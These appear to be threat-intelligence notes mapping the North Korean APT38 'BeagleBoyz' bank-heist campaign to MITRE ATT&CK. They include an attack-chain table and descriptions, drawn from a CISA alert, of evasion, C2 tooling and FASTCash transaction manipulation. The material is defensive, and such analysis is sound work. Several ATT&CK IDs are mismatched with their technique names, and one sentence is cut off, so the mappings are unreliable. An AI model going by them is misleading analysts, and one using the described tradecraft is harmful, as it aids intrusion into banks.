**Next tactic is TA0042 : Resource Development ['T1588.002']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next tactic is TA0001 : Initial Access ['T1566.001', 'T1189']**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1189 : Drive-by Compromise**

**Next tactic is TA0002 : Execution ['T1569.002', 'T1106', 'T1059.005', 'T1053.005', 'T1059.001', 'T1204.002', 'T1053.003', 'T1059.003']**

**Next Technique is T1569.002 : <System Services>:Service Execution**

**Next Technique is T1106 : Native API**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1053.003 : <Scheduled Task/Job>:Cron**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next tactic is TA0003 : Persistence ['T1543.003', 'T1505.003', 'T1053.005', 'T1053.003']**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1053.003 : <Scheduled Task/Job>:Cron**

**Next tactic is TA0004 : Privilege Escalation ['T1543.003', 'T1053.005', 'T1053.003']**

**Next Technique is T1543.003 : <Create or Modify System Process>:Windows Service**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1053.003 : <Scheduled Task/Job>:Cron**

**Next tactic is TA0005 : Defense Evasion ['T1218.001', 'T1070.006', 'T1562.003', 'T1562.004', 'T1218.011', 'T1112', 'T1070.001', 'T1070.004', 'T1027.002']**

**Next Technique is T1218.001 : <System Binary Proxy Execution>:Compiled HTML File**

**Next Technique is T1070.006 : <Indicator Removal on Host>:Timestomp**

**Next Technique is T1562.003 : <Impair Defenses>:Impair Command History Logging**

**Next Technique is T1562.004 : <Impair Defenses>:Disable or Modify System Firewall**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next Technique is T1112 : Modify Registry**

**Next Technique is T1070.001 : <Indicator Removal on Host>:Clear Windows Event Logs**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1027.002 : <Obfuscated Files or Information>:Software Packing**

**Next tactic is TA0006 : Credential Access ['T1110', 'T1056.001']**

**Next Technique is T1110 : Brute Force**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next tactic is TA0007 : Discovery ['T1135', 'T1033', 'T1082', 'T1518.001', 'T1083', 'T1217', 'T1049', 'T1057']**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next Technique is T1518.001 : <Software Discovery>:Security Software Discovery**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1217 : Browser Bookmark Discovery**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1057 : Process Discovery**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection ['T1005', 'T1056.001', 'T1115']**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1115 : Clipboard Data**

**Next tactic is TA0011 : Command and Control ['T1105', 'T1071.001']**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact ['T1529', 'T1485', 'T1486', 'T1561.002', 'T1565.001', 'T1565.002', 'T1565.003']**

**Next Technique is T1529 : System Shutdown/Reboot**

**Next Technique is T1485 : Data Destruction**

**Next Technique is T1486 : Data Encrypted for Impact**

**Next Technique is T1561.002 : <Disk Wipe>:Disk Structure Wipe**

**Next Technique is T1565.001 : <Data Manipulation>:Stored Data Manipulation**

**Next Technique is T1565.002 : <Data Manipulation>:Transmitted Data Manipulation**

**Next Technique is T1565.003 : <Data Manipulation>:Runtime Data Manipulation**

#### T1566.001 - FASTCash 2.0: North Korea's BeagleBoyz Robbing Banks

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT38 |  |
| Initial Access Vector | T1566.002 : Spearphishing Link |  |
| Attack Origin | North Korea |  |
| Target Location | Brazil | TBC |
| Target Type | Financial Institution | TBC |
| Impact | Damage | TBC |
| Vulnerabilities Exploited | NA | TBC |
| Related Attack Patterns | NA | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2018 |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT38\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.002 : Spearphishing Link** | 0 |  | S | IF-DEL/IF-SEN | [2] Scenario 1 - This scenario attempts to download the AlticGO sample from an external HTTP server and is attempted to be written to disk |
| **2** | **TA0002 : Execution** | **T1204.001 : User Execution : Malicious Link** | 1 |  | S | IF-SEN/NP-EXE | [2] Scenario 1a - Although there are various ways to download files remotely from a device, the most common is using PowerShell |
| **3** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 2 |  | S | NP-EXE | [2] See above. |
| **4** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 3 |  | S | IF-C2C | [2] Scenario 1a - This spear phishing link will download “TraderTraitor” malware |
| **5** | **TA0005 : Defense Evasion** | **T1562.001: Disable or Modify Tools** | 4 |  | G | IF-DEV | [2] Scenario 2 - When the malware is first executed, it attempts to weaken the host’s defense by disabling Windows Defender. |
| **6** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 4 |  | S | NP-EXE | [2] See above. |
| **7** | **TA0005 : Defense Evasion** | **T1112 : Modify Registry** | 6 |  | S | IF-DEV/NP-EXE | [2] Scenario 2 - Threat Actors use PowerShell to utilize Windows API features which can be abused to modify registry key values such as “DisableAntiSpyware.” |
| **8** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 7 |  | S | IF-C2C | [2] Scenario 3 - The trojanized software installers delivered by the phishing links are used to download a second stage backdoor to the host. In these attacks APT38 was delivering variants of their Manuscrypt backdoor (AKA CopperHedge & Nukesped) |
| **9** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 8 |  | G | IF-DEV | [3] uses RC4 encryption to obfuscate import loading |
| **10** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 8 |  | S | IF-PER | [2] Scenario 4 - A scheduled task is used for persistence and execution of the 2nd stage malware |
| **11** | **TA0002 : Execution** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task** | 10 |  | S | NP-EXE | See above |
| **12** | **TA0011 : Command and Control** | **T1001 : Data Obfuscation** | 11 |  | G | IF-C2C | [3] This variant also obfuscates Hypertext Transfer Protocol (HTTP) header strings using a custom character manipulation where the certain ranges of characters are modified by either adding or subtracting a constant value 9. |
| **13** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol : Web Protocols** | 11 |  | S | IF-C2C | [3] See above |
| **14** | **TA0007 : Discovery** | **T1082 : System Information Discovery** | 13 |  | S | NP-DIS | [2] Scenario 5 |
| **15** | **TA0007 : Discovery** | **T1057 : Process Discovery** | 14 |  | S | NP-DIS | [2] Scenario 6 |
| **16** | **TA0011 : Command and Control** | **T1001 : Data Obfuscation** | 15 |  | G | IF-C2C | [3] See above |
| **17** | **TA0011 : Command and Control** | **T1071.001 : Application Layer Protocol : Web Protocols** | 15 |  | S | IF-C2C | [3] See above |
| **18** | **TA0009 : Collection** | **T1056.001 : Input Capture : Keylogging** | 17 |  | S | AO-COL | [4] Mitre Attack Tactics and Techniques describing Nukesped capabilities |
| **19** | **TA0010 : Exfiltration** | **T1041 : Exfiltration Over C2 Channel** | 18 |  | S | AO-EXF | [4] Mitre Attack Tactics and Techniques describing Nukesped capabilities |
| **20** | **TA0040 : Impact** | **T1486 : Data Encrypted for Impact** | 19 |  | S | AO-TMA | [1] Encrypt data on target systems and withhold access to the decryption key until a ransom is paid, or render data permanently inaccessible if the ransom is not paid |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [FASTCash 2.0: North Korea's BeagleBoyz Robbing Banks | CISA](https://www.cisa.gov/uscert/ncas/alerts/aa20-239a)

Also using [2] [Attack Graph Response to US-CERT AA22-108A: North Korean Targeting of Blockchain Companies - AttackIQ](https://attackiq.com/2022/05/10/attack-graph-response-to-us-cert-aa22-108a-north-korean-targeting-of-blockchain-companies/) to select an example attack graph

[3] [MAR-10288834-1.v1 – North Korean Remote Access Tool: COPPERHEDGE | CISA](https://www.cisa.gov/news-events/analysis-reports/ar20-133a)

[4] [NukeSped RAT Report - CYFIRMA](https://www.cyfirma.com/outofband/nukesped-rat-report/)

North Korea's intelligence apparatus controls a hacking team dedicated to robbing banks through remote internet access.

Potentially subgroup of Lazarus

Responsible for the FASTCash ATM cash outs reported in October 2018, fraudulent abuse of compromised bank-operated SWIFT system endpoints since at least 2015, and lucrative cryptocurrency thefts.

The BeagleBoyz likely have targeted financial institutions in the following nations from 2015 through 2020: Argentina, Brazil, Bangladesh, Bosnia and Herzegovina, Bulgaria, Chile, Costa Rica, Ecuador, Ghana, India, Indonesia, Japan, Jordan, Kenya, Kuwait, Malaysia, Malta, Mexico, Mozambique, Nepal, Nicaragua, Nigeria, Pakistan, Panama, Peru, Philippines, Singapore, South Africa, South Korea, Spain, Taiwan, Tanzania, Togo, Turkey, Uganda, Uruguay, Vietnam, Zambia.

The BeagleBoyz have used a variety of techniques, such as spearphishing and watering holes, to enable initial access into targeted financial institutions. Towards the end of 2018 through 2019 and in early 2020, the BeagleBoyz demonstrated the use of social engineering tactics by carrying out job-application themed phishing attacks using the following publicly available malicious files.

The BeagleBoyz may also be working with or contracting out to criminal hacking groups, like TA505, for initial access development.

The BeagleBoyz have also used the following techniques to gain an initial foothold on a targeted computer network (Initial Access [TA0001]).

* Email an attachment with malware to a specific individual, company, or industry (Phishing: Spearphishing Attachment [**T1566.001**]) **T1204.002 : Malicious File**
* Compromise a website visited by users in specific communities, industries, or regions (Drive-by Compromise [T1189])
* Exploit a weakness (a bug, glitch, or design vulnerability) in an internet-facing computer system (such as a database or web server) (Exploit Public Facing Application [T1190])
* Steal the credentials of a specific user or service account to bypass access controls and gain increased privileges (Valid Accounts [T1078])
* Breach organizations that have access to the intended victim’s organization and exploit their trusted relationship (Trusted Relationship [T1199])
* Use remote services to initially access and persist within a victim’s network (External Remote Services [T1133])

After gaining initial access to targeted financial institutions via means like spearfishing, social engineering and watering hole attacks, BeagleBoyz lure victims into downloading malware such as "FastCash," which targets AIX servers used by financial institutions. Once the malware is on an institution's servers, it can "intercept financial request messages and reply with fraudulent, but legitimate-looking, affirmative response messages to enable extensive ATM cash outs," the alert says. [North Korea's 'BeagleBoyz' target banks with ATM cash-out attacks (techtarget.com)](https://www.techtarget.com/searchsecurity/news/252488265/North-Koreas-BeagleBoyz-target-banks-with-ATM-cash-out-attacks)

**Execution**

The BeagleBoyz selectively exploit victim computer systems after initially compromising a computer connected to a financial institution’s corporate network. After gaining initial access to a financial institution’s corporate network, the BeagleBoyz are selective in which victim systems they further exploit. The BeagleBoyz use a variety of techniques to run their code on local and remote victim systems [Execution [TA0002]).

* Use command-line interfaces to interact with systems and execute other software (Command and Scripting Interpreter [T1059])
* Use scripts (e.g., VBScript and PowerShell) to speed up operational tasks, reduce the time required to gain access to critical resources, and bypass process monitoring mechanisms by directly interacting with the operating system (OS) at an Application Programming Interface (API) level instead of calling other programs (Command and Scripting Interpreter: PowerShell [T1059.001], Command and Scripting Interpreter: Visual Basic [T1059.005])
* Rely upon specific user actions, such as opening a malicious email attachment (User Execution [T1204])
* Exploit software vulnerabilities to execute code on a system (Exploitation for Client Execution [T1203])
* Create new services or modify existing services to execute executables, commands, or scripts (System Services: Service Execution [T1569.002])
* Employ the Windows module loader to load Dynamic Link Libraries (DLLs) from arbitrary local paths or arbitrary Universal Naming Convention (UNC) network paths and execute arbitrary code on a system (Shared Modules [T1129])
* Use the Windows API to execute arbitrary code on the victim's system (Native API [T1106])
* Use a system's graphical user interface (GUI) to search for information and execute files (Remote Services [T1021])
* Use the Task Scheduler to run programs at system startup or on a scheduled basis for persistence, conduct remote execution for lateral movement, gain SYSTEM privileges for privilege escalation, or run a process under the context of a specified account (Scheduled Task/Job [T1053])
* Abuse compiled Hypertext Markup Language (HTML) files (.chm), commonly distributed as part of the Microsoft HTML Help system, to conceal malicious code (Signed Binary Proxy Execution: Compiled HTML File [T1218.001])
* Abuse Windows rundll32.exe to execute binaries, scripts, and Control Panel Item files (.CPL) and execute code via proxy to avoid triggering security tools (Signed Binary Proxy Execution: Rundl32 [T1218.001])
* Exploit cron in Linux and launchd in macOS systems to create pre-scheduled and periodic background jobs (Scheduled Task/Job: Cron [T1053.003], Scheduled Task/Job: Launchd [T1053.004])

**Persistence**

The BeagleBoyz use many techniques to maintain access on compromised networks through system restarts, changed credentials, and other interruptions that could affect their access (Persistence [TA0003]).

* Add an entry to the “run keys” in the Registry or an executable to the startup folder to execute malware as the user logs in under the context of the user’s associated permissions levels (Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder [T1547.001])
* Install a new service that can be configured to execute at startup using utilities to interact with services or by directly modifying the Registry (Create or Modify System Process: Windows Service [T1543.003])
* Compromise an openly accessible web server with a web script (known as web shell) to use the web server as a gateway into a network and to serve as redundant access or persistence mechanism (Server Software Component: Web Shell [T1505.003])
* Manipulate accounts (e.g., modifying permissions, modifying credentials, adding or changing permission groups, modifying account settings, or modifying how authentication is performed) to maintain access to credentials and certain permission levels within an environment (Account Manipulation [T1098])
* Steal the credentials of a specific user or service account to bypass access controls and retain access to remote systems and externally available services (Valid Accounts [T1078])
* Use the Task Scheduler to run programs at system startup or on a scheduled basis for persistence, conduct remote execution for lateral movement, gain SYSTEM privileges for privilege escalation, or run a process under the context of a specified account (Scheduled Task/Job [T1053])
* Abuse the Windows DLLs search order and programs that ambiguously specify DLLs to gain privilege escalation and persistence (Hijack Execution Flow: DLL Search Order Hijacking [T1056.004])
* Exploit hooking to load and execute malicious code within the context of another process to mask the execution, allow access to the process’s memory, and, possibly, gain elevated privileges (Input Capture: Credential API Hooking [T1574.001])
* Use remote services to persist within a victim’s network (External Remote Services [T1133])

**Privilege Escalation**

The BeagleBoyz often seek access to financial institutions’ systems that have tiered user and system accounts with customized privileges. The BeagleBoyz must overcome these restrictions to access necessary systems, monitor normal user behavior, and install and execute additional malicious tools. To do so, the BeagleBoyz have used the following techniques to gain higher-level permissions on a system or network (Privilege Escalation [TA0004]).

* Inject code into processes to evade process-based defenses and elevate privileges (Process Injection [T1055])
* Install a new service that can be configured to execute at startup using utilities to interact with services or by directly modifying the Registry (Create or Modify System Process: Windows Service [T1543.003])
* Compromise an openly accessible web server with web shell to use the web server as a gateway into a network (Server Software Component: Web Shell [T1505.003])
* Use the Task Scheduler to run programs at system startup or on a scheduled basis for persistence, conduct remote execution as part of lateral movement, gain SYSTEM privileges for privilege escalation, or run a process under the context of a specified account (Scheduled Task/Job [T1053])
* Steal the credentials of a specific user or service account to bypass access controls and grant increased privileges (Valid Accounts [T1078])
* Exploit hooking to load and execute malicious code within the context of another process to mask the execution, allow access to the process’s memory, and, possibly, gain elevated privileges (Input Capture: Credential API Hooking [T1574.001])
* Perform Sudo (sometimes referred to as “super user do”) caching or use the Soudoers file to elevate privileges in Linux and macOS systems (Abuse Elevation Control Mechanism: Sudo and Sudo Caching [T1548.003])
* Execute malicious payloads by hijacking the search order used to load DLLs (Hijack Execution Flow: DLL Search Order Hijacking [T1574.001])

**Defense Evasion**

Throughout their exploitation of a financial institution’s computer network, the BeagleBoyz have used different techniques to avoid detection by OS security features, system and network security software, and system audits (Defense Evasion [TA0005]).

* Exploit code signing certificates to masquerade malware and tools as legitimate binaries and bypass security policies that allow only signed binaries to execute on a system (Subvert Trust Controls Signing [T1553.002])
* Remove malware, tools, or other non-native files dropped or created throughout an intrusion to reduce their footprint or as part of the post-intrusion cleanup process (Indicator Removal on Host: File Deletion [T1070.004])
* Inject code into processes to evade process-based defenses (Process Injection [T1055])
* Use scripts (such as VBScript and PowerShell) to bypass process monitoring mechanisms by directly interacting with the OS at an API level instead of calling other programs (Command and Scripting Interpreter: PowerShell [T1059.001], Command and Scripting Interpreter: Visual Basic [T1059.005])
* Attempt to make an executable or file challenging to discover or analyze by encrypting, encoding, or obfuscating its contents on the system or in transit (Obfuscated Files or Information [T1027])
* Use external previously compromised web services to relay commands to a victim system (Web Service [T1102])
* Use software packing to change the file signature, bypass signature-based detection, and decompress the executable code in memory (Unsecured Credentials: Private Keys [T1552.004])
* Use obfuscated files or information to hide intrusion artifacts (Deobfuscate/Decode Files or Information [T1140])
* Modify the data timestamps (the modify, access, create, and change times fields) to mimic files that are in the same folder, making them appear inconspicuous to forensic analysts or file analysis tools (Indicator Removal on Host: Remove Timestamp [T1070.006])
* Abuse Windows utilities to implement arbitrary execution commands and subvert detection and mitigation controls (such as Group Policy) that limit or prevent the usage of cmd.exe or file extensions commonly associated with malicious payloads (Indirect Command Execution [T1202])
* Use various methods to prevent their commands from appearing in logs and clear command history to remove activity traces (Indicator Removal on Host: Clear Command History [T1070.003])
* Disable security tools to avoid possible detection of tools and events (Impair Defenses: Disable or Modify Tools [T1562.001])
* Steal the credentials of a specific user or service account to bypass access controls and grant increased privileges (Valid Accounts [T1078])
* Delete or alter generated artifacts on a host system, including logs and potentially captured files, to remove traces of activity (Indicator Removal on Host: File Deletion [T1070.004])
* Abuse compiled HTML files (.chm), commonly distributed as part of the Microsoft HTML Help system, to conceal malicious code (Signed Binary Proxy Execution: Compiled HTML File [T1218.001])
* Prepend a space to all their terminal commands to operate without leaving traces in the HISTCONTROL environment, which is configured to ignore commands that start with a space (Impair Defenses: HISTCONTROL [T1562.003])
* Modify malware so it has a different signature and re-use it in cases when the group determines it was quarantined (Obfuscated Files or Information: Indicator Removal from Tools [T1027.005])
* Attempt to block indicators or events typically captured by sensors from being gathered and analyzed (Impair Defenses: Indicator Blocking [T1562.006])
* Use the Windows DLLs search order and programs that ambiguously specify DLLs to gain privilege escalation and persistence (Hijack Execution Flow: DLL Search Order Hijacking [T1574.001])
* Manipulate or abuse the attributes or location of an executable (masquerading) to better blend in with the environment and increase the chances of deceiving a security analyst or product (Masquerading [T1036])
* Exploit rootkits to hide programs, files, network connections, services, drivers, and other system components (Rootkit [T1014])
* Abuse the Windows rundll32.exe to execute binaries, scripts, and .CPL files, and execute code via proxy to avoid triggering security tools (Signed Binary Proxy Execution: Rundl32 [T1218.001])

**Credential Access**

The BeagleBoyz may use malware like ECCENTRICBANDWAGON to log key strokes and take screen captures. The U.S. Government has identified some ECCENTRICBANDWAGON samples that have the ability to RC4 encrypt logged data, but the tool has no network functionality. The implant uses specific formatting for logged data and saves the file locally; another tool obtains the logged data. The implant also contains no mechanism for persistence or self-loading and expects a specific configuration file to be present on the system. A full technical report for ECCENTRICBANDWAGON is available at https://us-cert.cisa.gov/northkorea.

The BeagleBoyz may not always need to use custom keyloggers like ECCENTRICBANDWAGON or other tools to obtain credentials from a compromised system. Depending on the victim’s environment, the BeagleBoyz have used the following techniques to steal credentials (Credential Access [TA0006]).

* Capture user input, such as keylogging (the most prevalent type of input capture), to obtain credentials for valid accounts and information collection (Input Capture [T1056])
* Obtain account login and password information, generally in the form of a hash or a clear text password, from the operating system and software (OS Credential Dumping [T1056])
* Gather private keys from compromised systems to authenticate to remote services or decrypt other collected files (Unsecured Credentials: Private Keys [T1552.004])
* Manipulate default, domain, local, and cloud accounts to maintain access to credentials and certain permission levels within an environment (Account Manipulation [T1098])
* Abuse hooking to load and execute malicious code within the context of another process to mask the execution, allow access to the process's memory, and, possibly, gain elevated privileges (Input Capture: Credential API Hooking [T1056.004])
* Use brute force techniques to attempt account access when passwords are unknown or when password hashes are unavailable (Brute Force [T1110])

**Discovery**

Once inside a financial institution’s network, the BeagleBoyz appear to seek two specific systems—the SWIFT terminal and the server hosting the institution’s payment switch application. As they progress through a network, they learn about the systems they have accessed in order to map the network and gain access to the two goal systems. To do so, the BeagleBoyz have used the following techniques to gain knowledge about the systems and internal network (Discovery [TA0007]).

* Attempt to get detailed information about the operating system and hardware, such as version, patches, hotfixes, service packs, and architecture (System Information Discovery [T1082])
* Enumerate files and directories or search in specific locations of a host or network share for particular information within a file system (File and Directory Discovery [T1083])
* Get a list of security software, configurations, defensive tools, and sensors installed on the system (Software Discovery: Security Software Discovery [T1518.001])
* Procure information about running processes on a system to understand standard software running on network systems (Process Discovery [T1057])
* Identify primary users, currently logged in users, sets of users that commonly use a system, or active or inactive users (System Owner/User Discovery [T1033])
* Enumerate browser bookmarks to learn more about compromised hosts, reveal personal information about users, and expose details about internal network resources (Browser Bookmark Discovery [T1217])
* Look for information on network configuration and system settings on compromised systems, or perform remote system discovery (System Network Configuration Discovery [T1016])
* Interact with the Windows Registry to gather information about the system, configuration, and installed software (Query Registry [T1012])
* Get a list of open application windows to learn how the system is used or give context to data collected (Application Window Discovery [T1010])
* Attempt to get a listing of local system or domain accounts in the compromised system (Account Discovery [T1087])
* Obtain a list of network connections to and from the compromised system or remote system by querying for information over the network (System Network Connections Discovery [T1049])

**Lateral Movement**

To access a compromised financial institution’s SWIFT terminal and the server hosting the institution’s payment switch application, the BeagleBoyz leverage harvested credentials and take advantage of the accessibility of these critical systems from other systems in the institution’s corporate network. Specifically, the BeagleBoyz have been known to create firewall exemptions on specific ports, including ports 443, 6443, 8443, and 9443. Depending on the configuration of compromised systems and the security environment of the victim’s computer network, the BeagleBoyz have used the following techniques to enter and control remote systems on a compromised network (Lateral Movement [TA0008]).

* Copy files from one system to another to stage adversary tools or other files throughout an operation (Ingress Tool Transfer [T1105])
* Use Remote Desktop Protocol (RDP) to log into an interactive session with a system desktop GUI on a remote system (Remote Services: Remote Desktop Protocol [T1021.001])
* Employ hidden network shares, in conjunction with administrator-level valid accounts, to remotely access a networked system over Server Message Block (SMB) in order to interact with systems using remote procedure calls (RPCs), transfer files, and run transferred binaries through remote execution (Remote Services: SMB/Windows Admin Shares [T1021.002])
* Exploit valid accounts to log into a service specifically designed to accept remote connections and perform actions as the logged-on user (Remote Services [T1021])

**Collection**

Depending on various environmental attributes the BeagleBoyz encounter during their exploitation, they may deploy a variety of reconnaissance tools or use commonly available administrative tools for malicious purposes.

The BeagleBoyz, like other sophisticated cyber actors, also appear to use resident, legitimate administrative tools for reconnaissance purposes when they are available; this is commonly known as “living off the land.” PowerShell appears to be a popular otherwise-legitimate tool the BeagleBoyz favor for reconnaissance activities. For example, the BeagleBoyz often use publicly available code from PowerShell Empire for malicious purposes.

The BeagleBoyz have used the following techniques to gather information from exploited systems (Collection [TA0009]).

* Use automated methods, such as scripts, for collecting data (Automated Collection [T1119])
* Capture user input to obtain credentials and collect information (Input Capture [T1056])
* Collect local systems data from a compromised system (Data from Local System [T1005])
* Take screen captures of the desktop (Screen Capture [T1113])
* Collect data stored in the Windows clipboard from users (Clipboard Data [T1115])

**Command and Control**

The BeagleBoyz likely change tools—such as CROWDEDFLOUNDER and HOPLIGHT—over time to maintain remote access to financial institution networks and to interact with those systems.

Analysis of the following CROWDEDFLOUNDER samples was first released in October 2018 as part of the FASTCash campaign.

MD5 hash: 5cfa1c2cb430bec721063e3e2d144feb

MD5 hash: 4f67f3e4a7509af1b2b1c6180a03b3e4

The BeagleBoyz have used CROWDEDFLOUNDER as a remote access trojan (RAT) since at least 2018. The implant is designed to operate on Microsoft Windows hosts and can upload and download files, launch a remote command shell, inject into victim processes, obtain user and host information, and securely delete files. The implant may be packed with Themida to degrade or prevent effective reverse engineering or evade detection on a Windows host. It can be set to act in beacon or listening modes, depending on command line arguments or configuration specifications. The implant obfuscates network communications using a simple encoding algorithm. The listening mode of CROWDEDFLOUNDER facilitates proxies like ELECTRICFISH (discussed below) with tunneling traffic in a victim’s network.

More recently, the U.S. Government has found HOPLIGHT malware on victim systems, suggesting the BeagleBoyz are using HOPLIGHT for similar purposes. HOPLIGHT has the same basic RAT functionality as the CROWDEDFLOUNDER implant. In addition, HOPLIGHT has the capability to create fraudulent Transport Layer Security (TLS) sessions to obfuscate command and control (C2) connections, making detection and tracking of the malware’s communications difficult.

Full technical reports for CROWDEDFLOUNDER and HOPLIGHT are available at https://us-cert.cisa.gov/northkorea.

The BeagleBoyz use network proxy tunneling tools—including VIVACIOUSGIFT and ELECTRICFISH—to tunnel communications from non-internet facing systems like an ATM switch application server or a SWIFT terminal to internet-facing systems. The BeagleBoyz use these network proxy tunneling tools, likely placed at or near a victim’s network boundary, to tunnel other protocols such as RDP and Secure Shell or other implant traffic out from the internal network.

It appears that as the BeagleBoyz change proxy tools, there is some overlap between their use of older and newer malware. For example, the BeagleBoyz appear to have begun using ELECTRICFISH as they wound down use of VIVACIOUSGIFT. There has been a noticeable decline in ELECTRICFISH use following the U.S. Government’s disclosure of it in May 2019.

Full technical reports for VIVACIOUSGIFT and ELECTRICFISH are available at https://us-cert.cisa.gov/northkorea.

* In addition to these tools, the BeagleBoyz have used the following techniques to communicate with financial institution victim systems under their control (Command and Control [TA0011]).
* Employ known encryption algorithms to conceal C2 traffic (Encrypted Channel [T1573])
* Communicate over commonly used standard application layer protocols and ports to avoid detection or detailed inspection and to blend with existing traffic (Application Layer Protocol [T1071])
* Encode C2 information using standard data encoding systems such as the American Standard Code for Information Interchange (ASCII), Unicode, Base64, Multipurpose Internet Mail Extensions, and 8-bit Unicode Transformation Format systems or other binary-to-text and character encoding systems (Data Encoding: Standard Encoding [T1132.001])
* Copy files between systems to stage adversary tools or other files (Ingress Transfer Tool [T1105])
* Use external previously compromised web services to relay commands to victim systems (Web Service [T1102])
* Employ a custom C2 protocol that mimics well-known protocols, or develop custom protocols (including raw sockets) to supplement protocols provided by another standard network stack (Non-Application Layer Protocol [T1095])
* Obfuscate C2 communications (but not necessarily encrypt them) to hide commands and make the content less conspicuous and more challenging to discover or decipher (Data Obfuscation [T1101])
* Employ connection proxies to direct network traffic between systems, act as an intermediary for network communications to a C2 server, or avoid direct connections to its infrastructure (Proxy [T1090])
* Exploit legitimate desktop support and remote access software to establish an interactive C2 channel to target systems within networks (Remote Access Software [T1219])

**Exfiltration**

During a cyber operation, the BeagleBoyz need to exfiltrate a variety of data from compromised systems. In addition to the C2 tools noted that have built-in exfiltration features, such as CROWDEDFLOUNDER and HOPLIGHT, the BeagleBoyz use the following techniques to steal data from a network (Exfiltration [TA0010]).

* Compress and encrypt collected data before exfiltration to minimize the amount of data sent over the web and make it portable, less conspicuous, and less detectable (Archive Collected Data [T1560])
* Steal collected data via scripts (although this may require other exfiltration techniques) (Automated Exfiltration [T1020])
* Encode data using the same protocol as the C2 channel and exfiltrate it over the C2 channel (Exfiltration Over C2 Channel [T1041])

**Impact**

The U.S. Government has observed the BeagleBoyz successfully monetize illicit access to financial institutions’ SWIFT terminals to enable wire fraud and gain access to the institutions’ payment switch application servers, which allowed fraudulent ATM cash outs. After gaining access to either one or both of these operationally critical systems, the BeagleBoyz monitor the systems to learn about their configurations and legitimate use patterns, and then they deploy bespoke tools to facilitate illicit monetization.

The cybersecurity community and Financial Services sector have released substantial information on the BeagleBoyz manipulation of compromised SWIFT terminals, describing their ability to monitor these systems, send fraudulent messages, and attempt to hide the fraudulent activity from detection. The discussion below focuses on the custom tools used to manipulate payment switch applications for ATM cash outs.

The BeagleBoyz use FASTCash malware to intercept financial request messages and reply with fraudulent but legitimate-looking affirmative response messages in the ISO 8583 format. The BeagleBoyz have functionally equivalent FASTCash malware for both UNIX and Windows that they deploy depending on the operating system running on the server hosting the bank’s payment switch application.

FASTCash for UNIX is composed of AIX executable files designed to inject code and libraries into a currently running process. One AIX executable provides export functions, which allows an application to manipulate transactions on financial systems using the ISO 8583 international standard for financial transaction card-originated interchange messaging. The injected executables interpret financial request messages and construct fraudulent financial response messages. For more details on FASTCash for UNIX malware, please see the FASTCash report at https://www.us-cert.gov/ncas/alerts/TA18-275A.

The BeagleBoyz use FASTCash for Windows to manipulate transactions processed by a switch application running on a Windows box. FASTCash for Windows is also specific to the ISO 8583 message format. The BeagleBoyz appear to have modified publicly available source code to write parts of the tool, likely to speed development. The malware contains code probably taken from open-source repositories on the internet to create hashmaps and hook functions and to parse ISO 8583 messages.

FASTCash for Windows injects itself into software running on a Windows platform. The malware then takes control of the software’s network send and receive functions, allowing it to manipulate ISO 8583 messages. The U.S. Government has identified two variants of FASTCash for Windows. One variant supports ASCII encoding. The BeagleBoyz appear to have modified the second variant’s message parsing code to support Extended Binary Coded Decimal Interchange Code (EBCIDC) encoding. Both ASCII and EBCDIC are character encoding formats.

FASTCash for Windows malware uses code from github.com/petewarden/c\_hashmap for hashmaps, code from Microsoft's Detours Library at github.com/Microsoft/Detours for hooking, and code from to parse ISO 8583 messages.

